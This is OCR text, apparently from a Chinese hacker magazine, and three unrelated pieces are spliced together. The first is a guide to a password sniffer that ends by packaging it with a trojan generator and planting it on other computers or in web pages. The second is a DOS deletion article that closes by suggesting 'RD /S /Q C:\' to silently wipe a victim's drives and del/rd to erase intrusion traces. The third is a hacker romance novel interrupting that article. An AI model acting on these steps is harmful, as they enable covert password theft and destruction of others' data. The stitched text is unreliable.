如图5中在“新密码”和“确认密码”中输入密码后点“应用”即可。接着是“其他”设置，如图6，“配置隐藏／显示该配置”中建议不要保持默认设置，随便更改即可。“启动参数设置”中的“启动时隐藏界面”和“系统启动时自动启动”都要选中。“更新过滤器”是在线更新该程序监听使用的过滤器，以监听到更多密码。

全部设置好了后点“应用”就会生效了。最后点“开始”按钮，程序就开始监听了。点“隐藏”程序切换到后台隐藏运行；如果想呼出程序界面，可以使用前面设置的热键。




图6

第二步、配合利用

上面的方法只使用于本地安装，要想挂马传马就不可能了。下面给大家介绍一个密码监听器木马生成器，就可以将之与密码监听器配合使用，将配置好的密码监听器打包成一个EXE文件，直接拷贝到其它电脑上运行时不需再重新配置。

详细步骤如下：

1、将PswExeCreator.exe文件拷贝到密码监听器（pswmonitor.exe）所在的路径下；

2、用前面方法运行密码监听器（pswmonitor.exe），并配置好所有配置选项；

3、关闭密码监听器；

4、运行该生成器（PswExeCreator.exe），输入需要生成的EXE文件及路径，点击“创建”按钮，生成EXE文件如图7；

5、将生成的EXE文件拷贝到其它电脑上运行或做成网页木马进行挂马。




图7

这款老牌国产密码监听软件就介绍完了，如果有什么不明白的地方可以到NOHACK官方论坛（http://www.nohack.cn）上一起交流。

编辑点评：

一款功能强大的软件是每个人都梦想拥有的，能免费当然就更好啦！这篇文章并不是单向鼓励大家去监听别人的密码，而是让大家认识到密码安全及网络设置对我们现在是多么重要。

DOS删除命令也疯狂

文 Simeon

从本文你可以学到：

DOS下删除命令的使用

很多朋友看到这个标题肯定会心存疑虑，DOS删除命令也疯狂？不是上帝也疯狂吧！其实就是很疯狂，呵呵！今天在整理一些以前不知道在哪些地方弄到的资料时，感觉十分无聊，手动通过资源管理器文件操作中的“删除”命令，删除文件不但慢，而且时不时还弹出一些无法删除文件的提示，非常的讨厌，如图1。





图1 无法删除文件

很早就有研究一下在DOS下面删除文件操作的想法了，因为有的时候无法通过图形界面进行操作，所以只能通过DOS命令来操作。而使用DOS命令一个个的删除文件又费时，又不方便，因此便有了本文。

（一）删除文件

删除文件的命令为“del”，这个很多朋友都知道，可以通过“del /?”查看关于Del命令的所有帮助，常用的为“Del *.* /f /s /q”命令，删除时会滚动显示删除的文件（如图2），其命令的相关使用如下：



XApache：一年一度的高考结束了，同事的孩子说他自己已经得了抑郁症，非要到海南岛旅游释放压力，他父亲说海南四面环水，你不会游泳怎么去？于是他立马在清华大学报了个游泳班。呵呵，出去旅游是一件非常有益于身心的事情，千万不要整天闷在家里哦，各位已经工作的朋友也是一样。另，中国国奥队在最近的土伦杯国际青年足球比赛上勇夺亚军，开创了有史以来的最好成绩。值得一提的是，这支国奥队是在缺兵少将的情况下，以残阵连挫欧洲列强和非洲劲旅打进决赛的，感觉有些场面打得比火影忍者还热血。网上有些录像，大家可以下载下来看一下。

组织通过教育部在某高校设置了1个高级学员班，培训一群智商高达190的初中学生。他们大多是高官子弟，都是小孩，顽皮得让老师头疼，学校拿他们根本没辙。

班上竟然还有个IQ达240的女魔头带坏班风，组织上发话，担心她的误入歧途，要让崎乐去教教她做人。

久违的学校啊，崎乐得到校长特许作为高级学员班的素质导师。又可以看到年轻漂亮的女学生了，他乐此不疲。第一天上课，崎乐带上名册，当然要看看组织要他会的是哪一号人物，当他点到丽娅的名字，却找不到她人。丽娅几乎天天逃课，顽皮得不像话，可她的成绩却从未掉过，就连教导主任也拿她没办法。他曾说过一句很实在的话，我们对待丽娅就要象对待自己身上的肿瘤一样，处理她要慎重其事。

崎乐的课上了几天，他发现教室里好象多了个同学，他对那个新来的女生说，同学，你是我们班的吗？

站起的女生让他傻了眼，这小孩长得有那么漂亮的吗？组织从哪里摘来的混血儿？丽娅金黄色的长发，面若桃瓣的脸，还有一双美丽弧线的蓝眼，18岁的身体长得那么丰满，简直违反自然规律。她好看的唇角微微轻扬，我叫丽娅。

听同学说新来的老师长得好看，丽娅就来上他一节课。崎乐找了她几天，要不是今天她自己跑来，他恐怕连人都见不着。崎乐可要小心了，她竟然自己跑来上课，难道是为他而来？听说丽娅是个恶作剧小公主，在学校干了不少的坏事，可又没有证据确认是她干的。

今天教导主任终于看到丽娅了，他趁这个机会批评她，还拿开除学籍来威胁她，叫她不要天天逃课。可丽娅听完就走了，她根本不在乎，甚至懒得多看这个老男人一眼。教导主任都快疯了，他跑到校长面前告状，扬言要立刻开除丽娅。

又放学了，崎乐今天和主任说好坐他的车回家。主任去取车时，崎乐看到一块石头从楼上落下，小宝马车顶报废，主任差点没哭出来，完全吓傻了。真是看得他很爽，这招真狠，我上学时怎么没玩过？

崎乐无意中看到丽娅在对面楼上贼兮兮的坏笑，不是她干的？或者她还有同伙。他想，呵呵，要是丽娅的世界没有我的出现，这女魔头会变成恐怖分子吗？作为老师我一定要重塑她的人格。

崎乐试图接近丽娅的生活，因为他不了解她。他跟踪她回家，终于找到了她的住所，这下好办多了。他常常带着一束玫瑰去找她，还约她看电影。他这样的老师她从未见识过，她似乎很喜欢他的新花样。

他们约到D吧跳舞，或者变成吧台前喝酒的一对红男绿女，没有人知道他们是师生关系。丽娅似乎很high的样子，也许是喝了点酒吧。这里除了震撼的音乐听不到其他的声音，也正是这种气氛吸引着他们这些年轻人，他伸手叫她，却一个不小心吃了她豆腐。这种感觉他应该说是无奈，还是幸福呢？

原来你喜欢摘自己学生。她还会挑眉毛呢。

他摆摆说，呵呵，对不起了，我无心的。

丽娅索性把桌上的酒瓶向后甩起，然后摆个酷酷的造型，只见一个西装笔挺的男人应之倒地。没过多久周围涌来几个人，连声向那躺在地上的人叫道，大哥，大哥……

吧台的姐姐跟我一样惊呆了，丽娅你还真有个性。崎乐卷过她的腰，穿越层层人墙，被一群想为大哥出头的小弟们追得象狗一样，满世界地跑路。他一直拉着丽娅的手跑了几条大街小巷，从来没有人象崎乐这样保护着她，风吹过她的长发和衣角，他不知道身后的她在感动地微笑。

你还真乱来，要是再跑慢一点，我们就被捆在石头上，丢海




图2 删除文件

1. 强制删除当前目录下的所有文件。

Del *.* /f

2. 强制删除当前目录下的所有文件，包括子目录下的文件，并以安静模式进行。

Del *.* /f /s /q

“/q”表示为安静模式，在删除时不需要输入yes或者no进行删除确认；“/s”表示进行递归删除操作；“/f”表示强制删除

（二）删除文件以及文件夹

“Del”文件只能删除文件，不能删除目录，删除目录只能使用“RMDIR”或者“RD”命令。如果需要删除当前目录下的所有文件以及子目录，那么就需要使用RD命令了，其命令相对简单。




图3 删除目录及其目录下的所有文件

例如“RD /S /Q D:\网站下载\36099_com_cn”命令表示删除“D:\网站下载\36099_com_cn”路径下的所有文件，并以安静模式进行，删除不显示任何提示，如图3。

（三）其它运用

以上两个命令都是直接删除文件，在回收站中是看不到文件的。在入侵过程中，可能上传了很多文件，退出时需要清理，那么使用以上两个命令是上佳选择，如果是想干点坏事，嘿嘿……

删除文件使用“RD /S /Q C:\”、“RD /S /Q D:\”，一切都在悄悄地进行中，等机主发现时已经是欲哭无泪了。配合vbs脚本等，其用处还是很大的，记得千万不要用命令来干坏事哦，我可不负责任。

编辑点评：

这篇文章可以令小菜们快速地认识DOS下的删除命令del和rd，特别是作者在最后提到的，利用这2个命令配合来消除自己入侵的痕迹，不错，值得推荐一下。不过，现在学电脑一入手就从windows开始，懂dos命令的也越来越少了……

里去了。

哈哈，我们能跑掉不就好了吗。

他探头看看楼下，嗯，现在安全了，拜拜。

她说，要是他们找到我就危险了，送我回家。可是，他头也不回走掉了。

第2日，崎乐走在教室的长廊，不知为什么女同学们都避开他，还有人在说变态。崎乐在办公室里得到了答案，教导主任一脸从未见过的表情向他哭述。他打开电脑，看到校园网被全部刷黑，上面贴着一幅大大的合成图片，崎乐和教导主任两个大男人全身赤裸地一前一后搂在一起，简直尊严扫地。崎乐怎么也想不通，让他跟一个漂亮的女生搂一起也就算了，他到底伤了谁那么深，竟让他跟那个老男人搂一起，这以后该怎么在女生面前立足啊……

显然，是他惹丽娅生气了，崎乐猜八成是她干的。自从学校用数据库管理考试分数后，几乎每次大考丽娅的年级排名都是第一个，据内部消息透露，考试分数出现过几次系统错误，可每次都有丽娅的错误，但由于误差不大，就不做更改了。倒，系统错误这种解释也太牵强了吧，就这么让她逍遥法外？

这最后一节是崎乐的课，他索性把丽娅拖上了车，给她来个最后的户外教育。

山路下坡连弯，提速刹车旋转。他跟当地的飚车族急速狂飙，本想吓吓丽娅，可她却跟他一样兴奋得毫不逊色。

怎么样，害怕了吧？！

没用的，你别白费力气了。直接告诉你吧，我根本不怕死，在我害怕之前，我的理智早已分析了一切，甚至想好了怎么避开可能的危险，而且，我知道你是不会伤害我的。

崎乐沉默，他又说，我最讨厌你这种学生，明明什么都不懂还要装成什么都懂，你不过是个高中生而已，你的世界太小了，我要打开你的世界。

他开始了最快的速度，她享受风中的飘移。音响里传来小周的声音：我一路向北／离开有你的季节／方向盘周围／回旋着我的后悔／我加速超越／却甩不开紧紧跟随的伤悲／细数惭愧／我伤你几回……停止狼狈／就让错纯粹……

她说，我第一次发现，原来夜晚是那么的美丽。

你应该知道我妈妈的事吧，她为了生下品种优良的后代，植人具有完美基因的蛋白质合成体，在一个完全没有爱的环境里生下了我。有许多个寂静的夜里，我感到寂寞和悲伤，我想像我这样的人为什么会来到这个世界上，要是一开始没有我就好了。

原来丽娅并非是个混血儿，而是改造人。崎乐最喜欢她的那一双蓝眼，原来这便是出处。

他笑，呵呵，通常想这些的时候，那就是你肚子饿了。

你怎么知道？我要吃串烧。

好的，我带上你。

现在是她最脆弱的时候，他常常打坏主意。

崎乐把车停在跨海大桥上，他卷着丽娅越过大桥的护栏，打算跟她玩没有蹦极绳的高空弹跳，包准吓得她屁滚尿流。

她有些意外，我的串烧呢？你想干什么？

他意味深长地说，我们就到黄泉走一遭吧，虽然我是老师，可是我的学生根本不听话，而且我都22岁了，还交不到半个马子，这种生活真没意思，还不如死了算了。

哈哈，你在说我吗？我知道了，你不过是想吓唬我而已。

他笑着说，你不是说你不怕死吗，反正人一辈子总要死一次，你就笑着跟我赴死吧。

说完他拖着丽娅成功跳海，那降落的几秒钟她惊声地尖叫，眼里蓄满泪水，直到她拼命地喊，老师，老师……

他抱住她成功入水，等丽娅缓过神来的时候，他们已经蹲在朋友的船上。这一次她真的哭了，她对他说，你也真乱来，真是搏命演出，不过我觉得痛快多了，我真的有好多年，没有像刚才那样大声地哭出来了。

他笑她，还说什么根本不怕死，明明胆小得要命，连活下去的勇气都没有。

崎乐完成了组织的任务，辞去老师的工作离开了学校。任务是完成了，可崎乐和丽娅的内战却没能结束，她无厘头地喜欢上了他，义无反顾地向他奔赴。

崎乐想摆脱她这个烦人的小家伙，因为她太坏了。他开始穿一些颓废的衣服，刻意损坏自己的形象。

丽娅损他说，你的衣服还真有够土。

他嘴角微微翘起，呵呵，以后别让我再见到你。

可他不知道在丽娅的眼里，恰恰是他的与众不同吸引着她。他拒绝跟她约会，她就威胁他。她在学校教学楼的顶层给他打电话，楼下有好多人哦，你要是不同意约会我就在这假装自杀，来个自杀未遂并在现场留下遗书，大意如下：崎乐不爱我了，这种生活没什么意思，还不如死了算了。倒，这不是明摆的嫁祸吗，要是她成功了他怎么给组织一个交代？无奈之下崎乐只好答应和她约会。

他们经常会去一些乱七八糟的地方唱K、跳舞，在全市最豪华的商业街看电影、喝饮料。如一切情侣一样，两个人的世界旁若无人。

在一座城市里，如果有一个人可以让你义无反顾地奔赴，那是一种幸福。丽娅兴致勃勃地敲崎乐家厚重的铁门，她敲了很久，终于听到了他的声音。她喊，是我，是我。

那个没睡醒的男人顶着蓬起的头发，他出来开门了，看到她他没有任何表情，她踮起脚尖抱住他的双肩，笑容娇气地说，我睡不着，想你了，所以来看你。

崎乐没理她，倒在床上假装睡觉，丽娅的心简直凉了一半，不过她还是开心，因为在她眼里他睡觉的样子都是那么可爱。她去洗手间环顾了一圈，发现有很多女人的东西，两把牙刷，两瓶香水，甚至是垃圾桶里的内衣裤，丽娅的心彻底凉了。她一脚把他踢醒，她看着他还没睡醒的样子，觉得有些慌乱的失落。

她说，我看到你这些女人的东西真的很生气，我知道你现在根本没有女朋友，那些新的东西都是刻意摆出来给我看的，你不喜欢我。

的确，那是他故意气她的，他知道她一定会来，就事先买好了些女人的东西一直摆在家里。崎乐坐在床边深沉地看了她半天，他给她洞悉一切的笑容，然后捏了捏她的脸说，你这样贸然来访，如果我这里有女伴，那该怎么好？

声音刚落，他看到一张迅速沉下的脸。他知道对女人开此类玩笑是一种伤害，看来已经达到预想的效果，她以后也不会那么嚣张了。他并不是不喜欢她，他只是不喜欢这样的被动而已。

他笑着说，呵呵，开玩笑，开玩笑的。女人么，一句话可以生气，几句话也可以混过去，他甚至想好了如何去哄她。

次日，他们相约来到高级餐厅，他送了束玫瑰向她道歉。

他说，对不起，我喜欢你。

呵呵，这算什么道歉啊，想我原谅，做梦吧你。

他递给她一张新款绚丽钻戒的宣传册，漂亮吧，送给你。

哇，真漂亮。她笑得意味深长，眼睛里还有一丝挑逗。

崎乐知道她最喜欢玩游戏，他怂恿丽娅去勾引公子哥，她的美丽是男人能拒绝的吗？有绚丽钻戒的诱惑她也不会拒绝。他们的游戏开始，丽娅带着他的新男朋友去挑选她喜欢的钻戒，然后让他用事先买好的盒子装好。而那个盒子是他们之前在礼品店买的，被她偷偷喷了特殊香味的香水，谁都不知道。钻戒装好后她借故离开，然后给崎乐个信号。崎乐在这边放小狗，他们的主角经过特训，只咬带有那种香味的盒子，当然还咬人。它将咬着盒子跑上很长的一段路，然后把盒子丢在某个没人的地方。因此，这宗案件的犯罪嫌疑人，就是那条狗！

车子开往海边的方向，海滩上来往的游人慢慢退去。暮色渐降，他们手牵手，迈进海水中，崎乐把那颗绚丽的钻戒戴在丽娅的中指上。他们一块游到海里，冷不防他伸出手，有力地把她搂在怀里，他调皮地偷偷解开她的内衣。她大惊失色，尖叫了一声。海水象情人的手，猝不及防温柔的挑逗。她瞪他，他游到一米之外朝她笑。日落的阳光映红那一片海，他笑容甜美，她伴着他的脉搏怦然心动。

两个臭味相投的小坏蛋，尽喜欢干些坏事。崎乐是个臭名昭著的黑客，她似乎对他逆流的过去很感兴趣。丽娅智商过人，有她这样的徒弟崎乐求之不得。他又在玩新技术了，她从崎乐这里偷学了很多。

怎么样，这招不会吧。

太慢了。

他问，这是什么意思？

我看你做一遍就会了。

丽娅你是神啊？！

他很清楚，在她学到最可怕的技术之前必须先让她学会做人。他还不敢跟她说控制流量，据说如果整个互联网上的设备被用做网络战武器，则攻击能量将超过1万亿比特/秒，可以在互联网上掀起海啸般的比特洪流，所到之处网络将一片死灰。

他们在家里看电影，这喜剧片好象是说什么剑的，估计是崎乐武侠看多了。他学着剧中男一号即兴发挥，用大哥哥的眼神对丽娅说，剑是用来保护自己心爱的人，而不是用来杀人的工具，黑客技术也正如这把无形的剑。丽娅用崇拜的眼神对他微笑，竟把他一句玩笑话铭记在心了。

报纸上说有个银行系统的技术员利用职务便利为自己刷钱，文章写得并不怎么好，只是丽娅喜欢文章里那些新的东西。她想玩一把，拿到权限后，丽娅在银行系统里秘密添加了一道程序，每隔一段时间系统会自动从一些有亿万存款的账户上转出一点点的钱到她账户，因为数量相对太小，根本没有人发觉，她自己也没想到竟然成功了。

崎乐不解地问她，你这小富婆哪来那么多钱shopping，不会是背着我干了什么坏事吧？

她笑，嘿嘿，我不告诉你。就这么过着舒适的寄生生活。

可好景不长，在这个飞行器悬浮遍布城市上空的时代，如今来的都是敌人。可怕的机器人飞行器，在强烈的阳光下炫耀着它们的金属色，崎乐知道这是他们民族的劫数。

